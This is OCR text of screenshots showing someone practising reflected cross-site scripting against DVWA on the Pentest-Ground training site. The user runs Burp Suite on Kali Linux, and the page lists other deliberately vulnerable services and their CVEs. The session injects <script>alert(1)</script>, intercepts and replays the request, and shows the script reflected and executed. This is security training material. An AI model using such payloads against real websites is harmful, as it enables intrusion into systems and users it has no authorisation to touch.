

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
pentest ground - Google
https://www.google.com/search?q=pentest+ground&oq=&gs_lcrp=EgZjaHJvbWUqCQgAEEUYOxjCAzIJCAAQRRg7GMID0gEJNzE4OTFqMGoxqAIBsAIB&sourceid=chrome&ie=UTF-8
Google
pentest ground
Sign in
AI Mode All Images Videos Shopping News Short videos More Tools
Pentest-Ground
https://pentest-ground.com
Pentest-Ground
Pentest Ground was designed for penetration testers, ethical hackers, and other offensive security professionals. You can use it without authentication to ...
Dvwa
Best security services
Address: 73 Canal Street, New York, NY Tel: +1 123 456 789 ...
NooBANK - Private Banking ...
Online Banking Application.
Setup.php
Vulnerable REST API
Pentest Ground Logo. Vulnerable REST API. This REST API is ...
More results from pentest-ground.com »
Videos
How to do a full pentest with Pentest-Tools.com + free target ...
24°C
Mostly cloudy
Search
ENG
IN
10:16:36 PM
10/25/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Pentest-Ground
https://pentest-ground.com
network services. You can use them to test how effective vulnerability scanning tools are or for educational purposes.
Vulnerable systems
NAME
URL
TECHNOLOGIES
VULNERABILITIES
Damn Vulnerable Web Application
https://pentest-ground.com:4280
Classic Web App
CSRF, XSS, SQLi
Damn Vulnerable GraphQL Application
https://pentest-ground.com:5013
GraphQL
CMDi, XSS, SQLi
RestFlaw
https://pentest-ground.com:9000
REST API
SQLi, Code Injection, XXE
ShadowLogic
https://pentest-ground.com:7001
WebLogic
CVE-2023-21839 (RCE)
CipherHeart
pentest-ground.com:6379
Redis
CVE-2022-0543 (RCE)
GuardianLeaks
https://pentest-ground.com:81
Web App
XSS, SSRF, Code Injection
You can scan all the applications and services on Pentest-Ground.com but keep in mind that others may do the same – at the same time. Every 30 minutes, each application is destroyed and
24°C
Mostly cloudy
Search
ENG
IN
10:17:27 PM
10/25/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Pentest-Ground
Vulnerability: Reflected
https://pentest-ground.com:4280/vulnerabilities/xss_r/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: Unknown
Security Level: low
Locale: en
View Source
View Help
24°C
Mostly cloudy
Search
ENG
IN
10:17:47 PM
10/25/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Pentest-Ground
Vulnerability: Reflected
https://pentest-ground.com:4280/vulnerabilities/xss_r/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script>alert(1)</script>
Submit
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: Unknown
Security Level: low
Locale: en
View Source
View Help
24°C
Mostly cloudy
Search
ENG
IN
10:18:21 PM
10/25/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Time Type Direction Method URL Status code Length
Intercept is on
Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser
Event log (2)
All issues
Memory: 132.4MB
Disabled
24°C
Mostly cloudy
Search
ENG
IN
10:18:40 PM
10/25/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Intercept on
Forward
Drop
Request to https://pentest-ground.com:4280 [178.79.134.182]
Open browser
Time Type Direction Method URL Status code Length
22:18:49 25 Oct 2025 HTTP → Request GET https://pentest-ground.com:4280/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
Request
Pretty Raw Hex
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: pentest-ground.com:4280
Cookie: security=low; PHPSESSID=9d487d3d1527a91b5c0e63fb49448042
Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://pentest-ground.com:4280/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 17
Search
0 highlights
Event log (2) All issues
Memory: 132.4MB
Disabled
24°C Mostly cloudy
Search
ENG IN
10:18:57 PM 10/25/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Intercept on
Forward
Drop
Request to https://pentest-ground.com:4280 [178.79.134.182]
Open browser
Time Type Direction Method URL Status code Length
22:18:49 25 Oct 2025 HTTP → Request GET
https://pentest-ground.com:4280/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
https://pentest-ground.com:4...3Ealert%281%29%3C%2Fscript%3E
Add to scope
Forward
Drop
Add notes
Highlight
Don't intercept requests
Do intercept
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer
Request in browser
Request
Pretty Raw Hex
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: pentest-ground.com:4280
Cookie: security=low; PHPSESSID=9d487d3d1527a91b5c0e63fb49448042
Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://pentest-ground.com:4280/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 17
Search
0 highlights
Event log (2) All issues
Memory: 132.4MB
Disabled
24°C Mostly cloudy
Search
ENG IN
10:19:47 PM 10/25/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: https://pentest-ground.com:4280
HTTP/1
Request
Pretty Raw Hex
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: pentest-ground.com:4280
Cookie: security=low; PHPSESSID=9d487d3d1527a91b5c0e63fb49448042
Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://pentest-ground.com:4280/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 17
Inspector
Notes
Custom actions
Search
0 highlights
Ready
Event log (2)
All issues
Memory: 132.4MB
Disabled
Right Ctrl
24°C
Mostly cloudy
Search
ENG
IN
10:28:16 PM
10/25/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: https://pentest-ground.com:4280
HTTP/1
Request
Pretty Raw Hex
GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: pentest-ground.com:4280
Cookie: security=low; PHPSESSID=9d487d3d1527a91b5c0e63fb49448042
Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://pentest-ground.com:4280/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Response
Pretty Raw Hex Render
<ul class="menuBlocks">
<li class="">

Logout

<h1>
Vulnerability: Reflected Cross Site Scripting (XSS)
</h1>

<form name="XSS" action="#" method="GET">


What's your name?
<input type="text" name="name">
<input type="submit" value="Submit">

</form>
<pre>
Hello <script>
alert(1)
</script>
</pre>

<h2>
More Information
</h2>

https://owasp.org/www-community/attacks/xss/

Inspector
Selection 25 (0x19)
Selected text
<script>alert(1)</script>
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 17
Response headers 11
Inspector
Notes
Custom actions
Search
0 highlights
Search
0 highlights
Done
4,591 bytes | 1,233 millis
Event log (2)
All issues
Memory: 144.4MB
Disabled
Right Ctrl
24°C
Mostly cloudy
Search
ENG
IN
10:29:27 PM
10/25/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Pentest-Ground
Vulnerability: Reflected
https://pentest-ground.com:4280/vulnerabilities/xss_r/?name=<script>alert%281%29<%2Fscript>#
pentest-ground.com:4280 says
1
OK
24°C
Mostly cloudy
Search
ENG
IN
10:30:28 PM
10/25/2025
Right Ctrl